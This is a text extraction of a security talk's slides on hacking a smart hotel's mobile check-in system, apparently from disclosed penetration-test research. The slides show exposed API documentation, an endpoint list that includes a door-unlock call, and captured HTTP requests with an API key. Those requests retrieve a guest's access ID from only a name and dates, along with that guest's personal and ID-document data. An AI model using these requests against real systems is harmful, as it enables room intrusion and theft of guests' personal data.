


Guess who's coming to Room 305

Hacking hotel doors with just a name and a date



\$whoami

Fabrice Caralinda

Team Leader of Offensive @ Orange Cyberdefense Switzerland

Pentester for more than 10 years

Trainer

Insomni'hack organiser

Contact

www.linkedin.com/in/fabricecaralinda/

<https://x.com/dr3ab0dy>

fabrice.caralinda@orange cyberdefense.com



Context

“Once upon a time, during a noble penetration testing mission in Switzerland, two valiant hackers decided to spend the night in a so-called ‘smart’ hotel...”

Contactless, but definitely not charmless!

Today we've got something special for you, and it begins with a couple questions: Do you pay for your purchase with your mobile phone? Do you sometimes write your friend(s) via WhatsApp before your meeting that it will be happening 5 minutes later? Sure – that's nothing special these days. But your phone will be able to do even more in the future. How would you like it when it books you your next stay at ■■■ ■■■■■, checks you in and is even your hotel key? Thanks to our ■■■ ■■■■■ web app, this is exactly what's now possible. This little thing featuring big content is a receptionist, concierge and guest relations manager, all in one. YOU decide which app benefits you want to make use of. That's pretty much in line with our motto ■■■■■, stay you"!

Welcome to ...

Hey Fabrice!

Awesome! You are now part of [redacted] family.

Now let us know who is sleeping in which studio so everyone can do the mobile check-in and receive their digital key.

1. Cozy Room

03.07.2023-06.07.2023

Invite pending

Invite guest

2. Cozy Room

03.07.2023-06.07.2023

Invite pending

Invite guest

add guests now!

[https://\[redacted\].com/magic/rZ48xMoq36zJ8gJyX5S8Ky5KME5pdYk1](https://[redacted].com/magic/rZ48xMoq36zJ8gJyX5S8Ky5KME5pdYk1)

Please note that every guest must have done their mobile check-in by the day of arrival at the latest in order to receive the digital key and be able to enter the building.

Lovely regards

Your hosts from [redacted]

Welcome to ...

Hey Fabrice!

Awesome!

Now | mobil

1. Co: Awesome! You are now part of [redacted] family.

03.07

Invite Now let us know who is sleeping in which studio so everyone can do the mobile check-in and receive their digital key.

Invite

2. Cozy Room

03.07.2023-06.07.2023

Invite pending

Invite guest

add guests now!

[https://\[redacted\].com/magic/rZ48xMoq36zJ8gJyX5S8Kv5KME5pdYk1](https://[redacted].com/magic/rZ48xMoq36zJ8gJyX5S8Kv5KME5pdYk1)

Please note that every guest must have done their mobile check-in by the day of arrival at the latest in order to receive the digital key and be able to enter the building.

Lovely regards

Your hosts from [redacted]

Welcome to ...

Hey Fabrice!

Awesome! You are now part of [redacted] family.

Now let us know who is sleeping in which studio so everyone can do the mobile check-in and receive their digital key.

1. Cozy Room

03.07.2023-06.07.2023

Invite pending

Invite guest

2. Cozy Room

03.07.2023-06.07.2023

Invite pending

Invite guest

a add guests now!

b

p [https:// \[redacted\] .com/magic/rZ48xMog36zJ8gJyX5S8Kv5KME5pdYk1](https://[redacted].com/magic/rZ48xMog36zJ8gJyX5S8Kv5KME5pdYk1)

ti


a

Please note that every guest must have done their mobile check-in by the day of arrival at the latest in order to receive the digital key and be able to enter the building.


L

Y


Welcome to ...



Welcome to ...



Welcome to ...



Welcome to ...

https://my  com/magicrZ48xMoq36zJ8gJyX5S8Kv5KME5pdYk1 portal/my-stay



Cozy Room 321
07/03/2023 - 07/06/2023
CHECKED OUT 

Download invoice

Keys Invoice

https://  com/magicrZ48xMoq36zJ8gJyX5S8Kv5KME5pdYk1


Please note that every guest must have done their mobile check-in by the day of arrival at the latest in order to receive the digital key and be able to enter the building.

Thanks for listening



Cyberdefense

Find your reservation ...



Swagger exposed on internet (in 2023)

 **Swagger**
Supported by SMARTBEAR

Select a definition **guest-journey-service** ▼

Guest Journey Service

0.0.1-SNAPSHOT OAS3

</api/guest-journey-service/v3/api-docs>

Servers

[https://r\[REDACTED\]/api/guest-journey-service](https://r[REDACTED]/api/guest-journey-service) - Generated server url ▼

Authorize 

user-profile-controller ^

PUT	/user-profile/verify-email-action	▼ 
PUT	/user-profile/reservations/{magicId}/link	▼ 
PUT	/user-profile/change-password Change your (based on login data) password	▼ 
POST	/user-profile/files/{magicFileType}	▼ 
POST	/user-profile/complete-reservation-with-user-profile/{reservationId}	▼ 
GET	/user-profile Get your (based on login data) user profile	▼ 

Swagger on internet (in 2025)

 **Swagger**
Supported by SMARTBEAR

Select a definition **guest-journey-service** ▼

Guest Journey Service

2025-10-07-8803-ef5936a85 **OAS 3.0**

</api/guest-journey-service/v3/api-docs>

[Vulnerability Disclosure Policy](#)

Servers

[https://\[redacted\]/api/guest-journey-service](https://[redacted]/api/guest-journey-service) - Generated server url ▼

Authorize 

Actuator

Monitor and interact

[Spring Boot Actuator Web API Documentation](#) ^

GET	/actuator	Actuator root web endpoint	 ▼
GET	/actuator/caches	Actuator web endpoint 'caches'	 ▼
DELETE	/actuator/caches	Actuator web endpoint 'caches'	 ▼
GET	/actuator/caches/{cache}	Actuator web endpoint 'caches-cache'	 ▼
DELETE	/actuator/caches/{cache}	Actuator web endpoint 'caches-cache'	 ▼
GET	/actuator/health	Actuator web endpoint 'health'	 ▼

Swagger on internet (in 2025)

 **Swagger**
Supported by SMARTBEAR

Select a definition **guest-journey-service** ▼

Guest Journey Service

2025-10-07-8803-ef5936a85 OAS 3.0

</api/guest-journey-service/v3/api-docs>

Vulnerability Disclosure Policy

Servers

https://[redacted]/api/guest-journey-service - Generated server url ▼

Authorize 


Actuator

Monitor and interact

[Spring Boot Actuator Web API Documentation](#) ^

GET	/actuator	Actuator root web endpoint	 ▼
GET	/actuator/caches	Actuator web endpoint 'caches'	 ▼
DELETE	/actuator/caches	Actuator web endpoint 'caches'	 ▼
GET	/actuator/caches/{cache}	Actuator web endpoint 'caches-cache'	 ▼
DELETE	/actuator/caches/{cache}	Actuator web endpoint 'caches-cache'	 ▼
GET	/actuator/health	Actuator web endpoint 'health'	 ▼

Vulnerability Disclosure Policy (since 2025)



The screenshot shows a web browser window with the address bar displaying `resources.likemagic.tech`. The page header includes the LIKE MAGIC logo, the text "Knowledge Base", a language selector set to "English", and a link to "Go to likemagic.tech". Below the header is a search bar with the placeholder text "Search for answers". The main content area has a breadcrumb trail "Knowledge Base > Legal Hub". On the left is a sidebar menu with links: "Getting started", "Operations Platform", "Digital Guest Journey", "Integrations", "Legal Hub", and "FAQs". The "Legal Hub" link is highlighted. The main content area features the title "Vulnerability Disclosure Policy" in a large, bold font. Below the title is a paragraph: "We care deeply about keeping our users safe and our systems secure. If you've found a security vulnerability in one of our services, we'd love to hear from you so we can fix it quickly." This is followed by a section titled "Introduction" in bold, which contains the text: "At LIKE MAGIC, the security of our platform and our customers' data is our top priority. We truly value the support of the security community and individuals who help us identify vulnerabilities responsibly. This guide explains how you can report potential security issues, what you can expect from us, and how we work together to ensure the highest level of safety for everyone."

Knowledge Base > Legal Hub

- Getting started >
- Operations Platform >
- Digital Guest Journey >
- Integrations >
- Legal Hub
- FAQs


Vulnerability Disclosure Policy

We care deeply about keeping our users safe and our systems secure. If you've found a security vulnerability in one of our services, we'd love to hear from you so we can fix it quickly.

Introduction

At LIKE MAGIC, the security of our platform and our customers' data is our top priority. We truly value the support of the security community and individuals who help us identify vulnerabilities responsibly. This guide explains how you can report potential security issues, what you can expect from us, and how we work together to ensure the highest level of safety for everyone.

Architecture Overview



Like Magic API overview

Guest Profile Endpoints

GET	/api/guest-journey-service/magic/{magic_id}	Retrieve the guest's personal information (name, email, room number, stay dates, etc.).
GET	/api/guest-journey-service/magic/{magic_id}/files/	Retrieve ID documents used during check-in (ID card, passport, etc.).
POST	/api/guest-journey-service/magic/find	Retrieve the guest's unique Magic ID (used for authentication and door access actions).

Stay & Billing Endpoints

Retrieve the guest's current balance (purchases made during the stay — minibar, restaurant, etc.)

Retrieve or download the detailed stay invoice

Like Magic API overview

Access Control Endpoints

GET

/api/v2/documents/search?q=xx

Retrieve the list of door IDs available to the guest (interior and exterior access points).

POST

/api/guest-journey-service/magic/{magic_id}/doors/{door_id}/open

Unlock the specified door using the guest's **Magic ID**.

Additional Endpoints

Retrieve the current reservation information

Validate the remote check-in process

[...]

Like Magic API overview

Guest Profile Endpoints -> Find Magic

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /api/guest-journey-service/magic/find HTTP/2 2 Host: my. 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Sk-Magic-API-Key: CkKgGCUkBhTnHcsNuHs52ADm2nY6RuP2J7uKn45n3WkQLMnHsBteH4S8BzLmEYP 8 Origin: https://my. 9 Sec-Fetch-Dest: empty 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Site: same-origin 12 Te: trailers 13 Content-Type: application/json 14 Content-Length: 142 15 16 { 17 "firstName": "Fabrice", 18 "lastName": "Caralinda", 19 "arrival": "2023-07-03", 20 "departure": "2023-07-06", 21 "propertyId": "BRNEL" 22 }</pre>		<pre>1 HTTP/2 200 OK 2 Date: Tue, 04 Jul 2023 16:42:31 GMT 3 Content-Type: application/json 4 Vary: Origin 5 Vary: Access-Control-Request-Method 6 Vary: Access-Control-Request-Headers 7 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 8 Pragma: no-cache 9 Expires: 0 10 X-Content-Type-Options: nosniff 11 X-Frame-Options: DENY 12 X-Xss-Protection: 1 ; mode=block 13 Referrer-Policy: no-referrer 14 Strict-Transport-Security: max-age=31536000; includeSubDomains 15 16 [17 { 18 "magicId": "rZ48xMoq36zJ8gJyX5S8Kv5KME5pdYk1", 19 "unitName": "321", 20 "studioNumber": "321", 21 "adults": 1, 22 "children": 0, 23 "unitGroupId": "BRNEL-STDR", 24 "unitGroup": "Cozy Room" 25 } 26]</pre>	

Like Magic API overview

Guest Profile Endpoints -> Info Profile

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	GET	/api/guest-journey-service/magic/rZ48xMoq36zJ8gJyX5S8Kv5KME5pdYk1	HTTP/2		1	HTTP/2	200	OK	
2	Host:	my. ■ ■ ■ ■ ■ ■ ■ ■ ■ ■			2	Date:	Tue, 04 Jul 2023 15:45:28 GMT		
3	User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:103.0) Gecko/20100101 Firefox/103.0			3	Content-Type:	application/json		
4	Accept:	*/*			4	Content-Length:	5797		
5	Accept-Language:	en-US,en;q=0.5			5	Vary:	Origin		
6	Accept-Encoding:	gzip, deflate			6	Vary:	Access-Control-Request-Method		
7	Content-Type:	application/json			7	Vary:	Access-Control-Request-Headers		
8	Sk-Magic-API-Key:	CkKgGCUkBhTnHcsNuHs52ADm2nY6RuP2J7uKn45n3WkQLMnHsBteH4S08BzLmEYP			8	Cache-Control:	no-cache, no-store, max-age=0, must-revalidate		
9	Dnt:	1			9	Pragma:	no-cache		
10	Sec-Fetch-Dest:	empty			10	Expires:	0		
11	Sec-Fetch-Mode:	cors			11	X-Content-Type-Options:	nosniff		
12	Sec-Fetch-Site:	same-origin			12	X-Frame-Options:	DENY		
13	Te:	trailers			13	X-Xss-Protection:	1 ; mode=block		
14					14	Referrer-Policy:	no-referrer		
15					15	Strict-Transport-Security:	max-age=31536000; includeSubDomains		
					16				
					17	{			
						"keycloakUUID":	"c823d06e-705f-4d93-a5dc-719c62e8ced9",		
						"propertyId":	"BRNEL",		
						"status":	"InHouse",		
						"arrival":	"2023-07-03T13:00:00Z",		
						"checkInTime":	"2023-07-03T16:43:20Z",		
						"contractualCheckInTime":	"2023-07-03T13:00:00Z",		
						"departure":	"2023-07-06T09:00:00Z",		
						"checkOutTime":	null,		
						"cancellationTime":	null,		
						"adults":	1,		
						"childrenAges":	[		
							],		
						"primaryGuest":	{		
						"guestIdentityId":	"81976",		
						"firstName":	"Fabrice",		
						"lastName":	"Caralinda",		
						"birthdate":	"1988-11-04",		
						"email":	"fabrice@scrt.ch",		
						"phone":	"■ ■ ■ ■ ■",		
						"gender":	"Male",		

Like Magic API overview

“InHouse” status!

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET	/api/guest-journey-service/magic/rZ48xMoq36zJ8gJyX5S8Kv5KME5pdYk1	HTTP/2	1	HTTP/2	200	OK
2	Host:	my. ■ ■ ■ ■ ■		2	Date:	Tue, 04 Jul 2023 15:45:28 GMT	
3	User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:103.0) Gecko/20100101 Firefox/103.0		3	Content-Type:	application/json	
4	Accept:	*/*		4	Content-Length:	5797	
5	Accept-Language:	en-US,en;q=0.5		5	Vary:	Origin	
6	Accept-Encoding:	gzip, deflate		6	Vary:	Access-Control-Request-Method	
7	Content-Type:	application/json		7	Vary:	Access-Control-Request-Headers	
8	Sk-Magic-API-Key:	CkKgGCUkBhTnHcsNuHs52ADm2nY6RuP2J7uKn45n3WkQLMnHsBteH4S08BzLmEYP		8	Cache-Control:	no-cache, no-store, max-age=0, must-revalidate	
9	Dnt:	1		9	Pragma:	no-cache	
10	Sec-Fetch-Dest:	empty		10	Expires:	0	
11	Sec-Fetch-Mode:	cors		11	X-Content-Type-Options:	nosniff	
12	Sec-Fetch-Site:	same-origin		12	X-Frame-Options:	DENY	
13	Te:	trailers		13	X-Xss-Protection:	1 ; mode=block	
14				14	Referrer-Policy:	no-referrer	
15				15	Strict-Transport-Security:	max-age=31536000; includeSubDomains	
				16			
				17	{		
					"keycloakUUID":"c823d06e-705f-4d93-a5dc-719c62e8ced9",		
					"propertyId":"BRNEI"		
					"status":"InHouse",		
					"checkInTime":"2023-07-03T13:00:00Z",		
					"contractualCheckInTime":"2023-07-03T13:00:00Z",		
					"departure":"2023-07-06T09:00:00Z",		
					"checkOutTime":null,		
					"cancellationTime":null,		
					"adults":1,		
					"childrenAges":[		
					],		
					"primaryGuest":{"		
					"guestIdentityId":"81976",		
					"firstName":"Fabrice",		
					"lastName":"Caralinda",		
					"birthdate":"1988-11-04",		
					"email":"fabrice@scrt.ch",		
					"phone":" ■ ■ ■ ■ ■",		
					"gender":"Male",		

Like Magic API overview

Guest Profile Endpoints -> Info Profile

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 GET /api/guest-journey-service/magic/rZ48xMoq36zJ8gJyX5S8Kv5KME5pdYk1 HTTP/2 2 Host: my. 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:103.0) Gecko/20100101 Firefox/103.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Sk-Magic-API-Key: CkKgGCUkBhTnHcsNuHs52ADm2nY6RuP2J7uKn45n3WkQLMnHsBteH4S8BzLmEYP 9 Dnt: 1 10 Sec-Fetch-Dest: empty 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Site: same-origin 13 Te: trailers 14 15</pre>		<pre>}, "files":[{ "id":125867, "fileName":"EGEECM AO-1/EGEECM AO-1-1.pdf", "contentType":"application/pdf", "metaData":{" "folioId":"EGEECM AO-1-1", "ownerId":"EGEECM AO-1", "magicFileType":"INVOICE" } }, { "id":124382, "fileName":"EGEECM AO-1/IDENTIFICATION_DOCUMENT.pdf", "contentType":"application/pdf", "metaData":{" "ownerId":"EGEECM AO-1", "magicFileType":"IDENTIFICATION_DOCUMENT", "originalFilename":"id_card.pdf" } }, { "id":124381, "fileName":"EGEECM AO-1/SIGNATURE_DOCUMENT.png", "contentType":"image/png", "metaData":{" "ownerId":"EGEECM AO-1", "magicFileType":"SIGNATURE_DOCUMENT", "originalFilename":"SIGNATURE_DOCUMENT.png" } }], "folios":{ "id":124381, "fileName":"EGEECM AO-1/SIGNATURE_DOCUMENT.png", "contentType":"image/png", "metaData":{" "ownerId":"EGEECM AO-1", "magicFileType":"SIGNATURE_DOCUMENT", "originalFilename":"SIGNATURE_DOCUMENT.png" } }</pre>	

Like Magic API overview

Guest Profile Endpoints -> Info Profile

Request

PrettyRawHex

1 GET /api/guest-journey-service/magic/rZ48xMoq36zJ8gJyX5S8Kv5KME5pdYk1 HTTP/2
2 Host: my. [REDACTED]
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:103.0) Gecko/20100101 Firefox/103.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Sk-Magic-API-Key: CkKgGCUkBhTnHcsNuHs52ADm2nY6RuP2J7uKn45n3WkQLMnHsBteH4S8BzLmEYP
9 Dnt: 1
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14
15

Response

PrettyRawHexRender

```
},  
  "files": [  
    {  
      "id": 125867,  
